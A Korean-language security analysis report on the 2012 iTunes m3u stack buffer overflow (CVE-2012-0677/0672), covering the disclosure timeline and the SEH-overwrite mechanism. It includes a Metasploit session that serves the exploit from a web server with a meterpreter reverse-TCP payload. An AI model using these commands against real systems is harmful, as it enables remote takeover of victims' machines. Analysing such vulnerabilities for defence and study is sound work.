취약점 분석 보고서

iTunes 10.6.1.7 Extended m3u Stack Buffer Overflow Remote Code Execution

CVE-2012-0677 , CVE-2012-0672

2012-07-02

RedAlert Team 안상환

목 차

그림 목차

1. 개 요

1.1. 취약점 분석 추진 배경

최근 보안 동향으로 볼 때, 해당 CVE-2012-0677 취약점과 CVE-2012-0672 취약점은 다양한 악의적인 목적으로 사용 할 수 있다.

공격자는 iTunes 를 통해 해당 취약성을 이용하여 임의의 코드가 실행 할 수 있는데, 국내/외 애플제품 사용자 대부분은 iTunes 를 사용하고 있는 실정이다.

해당 취약점은 웹사이트를 통해 쉽게 전파 될 수 있으며, 사용자는 웹사이트에 접근만 하더라도 관리자 권한을 탈취당할 수 있는 심각한 취약점이다.

1.2. CVE-2012-0677, CVE-2012-0672 취약점 요약

CVE-2012-0677 :

CVE-2012-0677 취약점은 악의적으로 만들어진 M3U 재생목록을 가져오는 과정에서 발생하는 Buffer Overflow 취약점으로 2012 년 06 월에 공개된 취약점이다.

본 취약점은 맥 OS X v10.5.8 이상, Windows 7, Vista, XP SP2 이상의 운영체제에서 동작 가능하다.

CVE-2012-0672 :

CVE-2012-0672 취약점은 악의적으로 제작된 웹 사이트 방문과 함께 애플 리케이션이 종료되거나 임의의 코드가 실행되는 취약점으로 2012 년 06 월에 공개된 취약점이다.

본 취약점은 Windows 7

2. iTunes 취약점

2.1. iTunes 취약점 개요

취약점 이름	iTunes 10.6.1.7 Extended m3u Stack Buffer Overflow Remote Code Execution		
최초 발표일	2012 년 6 월 20 일	문서 작성일	2012 년 7 월 2 일
제품	iTunes(10.4.0.80 to 10.6.1.7) QuickTime(7.69 to 7.72)	벤더	Apple
공격 범위	Remote / Network Access	공격 유형	Stack Buffer Overflow
취약한 OS	Windows	위험 등급	긴급(위험)
취약점 영향	원격 코드 실행 및 서비스 거부 발생	CVE-ID	CVE-2012-0677, CVE-2012-0672

표 1 iTunes 10.6.1.7 Extended m3u Stack Buffer Overflow Remote Code Execution 취약점 개요

Apple 사의 모바일 운영체제인 iOS 와의 동기화 및 음악/영상 전송 등 다양한 기능을 제공하는 iTunes 에서 발생한 취약점입니다. 해당 취약점은 mp3 재생 목록 리스트 파일인 m3u 파일을 로드 하는 과정에서 발생합니다..
원격 공격자는 특수하게 제작된 m3u 파일을 통해 최고 관리자 권한 탈취 및 임의의 코드를 실행 할 수 있습니다.

*참고 취약점 History

Vulnerability discovered in version 10.6.0.40	2012-03-13
Vulnerability present in version 10.6.1.7	2012-03-29
Vendor contracted	2012-05-11
Vendor responds asking more details	2012-05-11
Sent detailed information and PoC code to vendor	2012-05-11
Vendor begins investigation	2012-05-12
Asked vendor for confirmation	2012-05-14
Vendor confirms the vulnerability, developing patch	2012-05-17
Requested a scheduled patch release date from vendor	2012-05-17
Vender replies	2012-05-18
Asked vendor for status update	2012-06-06
Vendor shares information about security update	2012-06-08
Vendor releases version 10.6.3 to address this issue	2012-06-11
Coordinated public security advisory released	2012-05-12

표 2 취약점 History

2.2. iTunes 취약점 테스트 시스템 목록

iTunes 취약점을 이용한 공격은 Microsoft Windows 운영체제에서 제공하는 구조적 예외처리(SEH : Structured Exception Handler)기법을 이용하기 때문에 Windows 계열의 운영체제에서 테스트 가능하며 , 본인은 XP SP3 32bit 영문 버전에서 테스트 하였습니다.

• Microsoft Windows XP Professional SP3 EN (32bit)

표 3 취약점 테스트 시스템

2.3. iTunes 취약점 공격 기법 원리

해당 취약점은 mp3 재생 목록 리스트 파일인 m3u 파일을 로드 하는 과정에서 Stack 기반의 Buffer Overflow 가 발생합니다.. 공격자는 이를 이용하여 프로그램의 흐름을 원하는 주소로 변경 할 수 있습니다.

iTunes 에는 QuickTime 이 포함되어 있어 브라우저 상에서도 쉽게 m3u 파일을 로드 할 수 있기 때문에, 원격 공격자는 특수하게 제작된 m3u 파일을 웹 서버를 이용하여 배포 할 수 있습니다. 사용자는 해당 웹 서버의 접속과 동시에 최고 관리자 권한을 탈취 당할 뿐만 아니라 공격자가 정의한 임의의 코드가 실행 될 수 있습니다.



그림 1 iTunes 10.6.1.7 Extended m3u Stack Buffer Overflow 공격 개요도

첫째, 피해자 시스템에서 공격자 서버로 접속하면 m3u 파일을 요청하는 코드가 담긴 웹 페이지가 피해자에게 전송된다.

둘째, 취약한 m3u 파일이 피해자의 브라우저 상에서 실행된다.

셋째, m3u 파일 내 삽입된 대량의 데이터로 인해 Buffer Overflow 가 발생하게 되고, 공격자가 정의한 공격 메커니즘이 실행된다.

3. 분 석

3.1. 공격 테스트

해당 공격은 배포 와 실행, 2 가지 단계로 구성된다.
배포는 취약한 m3u 파일을 웹 서버를 통해 이루어진다.
최신 버전의 Metasploit 에서는 해당 취약성을 이용한 공격 모듈을 제공하고 있다.
아래 그림은 Metascploit 의 공격 모듈을 이용하여 특수하게 제작된 m3u 파일을 배포할 웹 서버를 구동시킨 화면이다.

```
msf > use exploit/windows/misc/itunes_extm3u_bof
msf  exploit(itunes_extm3u_bof) > set SRVHOST 192.168.1.5
SRVHOST => 192.168.1.5
msf  exploit(itunes_extm3u_bof) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(itunes_extm3u_bof) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf  exploit(itunes_extm3u_bof) > set TARGET 2
TARGET => 2
msf  exploit(itunes_extm3u_bof) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.5:4444
msf  exploit(itunes_extm3u_bof) > [*] Using URL: http://192.168.1.5:8080/ua2yAXS3X96
[*] Server started.
```

그림 1 공격용 웹 서버 구동

피해자가 공격자 서버에 접근 하게 되면, 공격자 서버에서는 악성 m3u 파일을 요청하는 웹 페이지를 전송한다.



그림 2 공격 서버 웹 페이지 접근 및 소스코드

피해자가 요청한 악성 m3u 파일을 서버 측에서 전송한다.
피해자 시스템의 웹 브라우저 상에서 실행되고, 동시에 관리자 권한을 탈취 당하게 된다.



그림 3 iTunes m3u 취약점 공격 및 관리자 권한 탈취

악성 m3u 파일 내 삽입된 공격코드는 아래 그림과 같다.

그림 4 악성 m3u 파일



그림 5 m3u 파일 내 삽입된 공격코드

3.2. 공격 기법 분석

브라우저를 통해 악성 m3u 파일이 로드 되고 Stack Buffer Overflow 가 발생 된다.
해당 취약점으로 인하여 공격코드가 버퍼와 인접한 Stack 의 데이터까지 침범/변조하게 된다.



그림 6 스택에 삽입된 공격코드

본 취약성으로 인해서 nSEH / SEH Handler 의 주소가 공격자가 의도한 주소로 변조 된 것을 확인 할 수 있다. 공격자가 변조한 주소는 ADD ESP, 0x0D40 명령의 주소로 P/P/R 과 동일한 역할을 한다.



그림 7 nSEH / SEH Handler 주소 변조

공격 코드가 삽입 된 뒤, 해당 프로그램은 얼마 지나지 않아 Exception 이 발생하게 된다. Stack Buffer Overflow 가 발생 하여 ESP 위치에 있는 데이터가 유효한 주소가 아니기 때문에 정상적으로 명령을 실행 할 수 없어 Exception 이 발생하게 된다.



그림 8 exception 발생



그림 9 SEH Handler 이동 및 ADD ESP, 0x0D40 동작



그림 10 0x66801044(RET) 이동



그림 11 0x66801044(RET) 동작

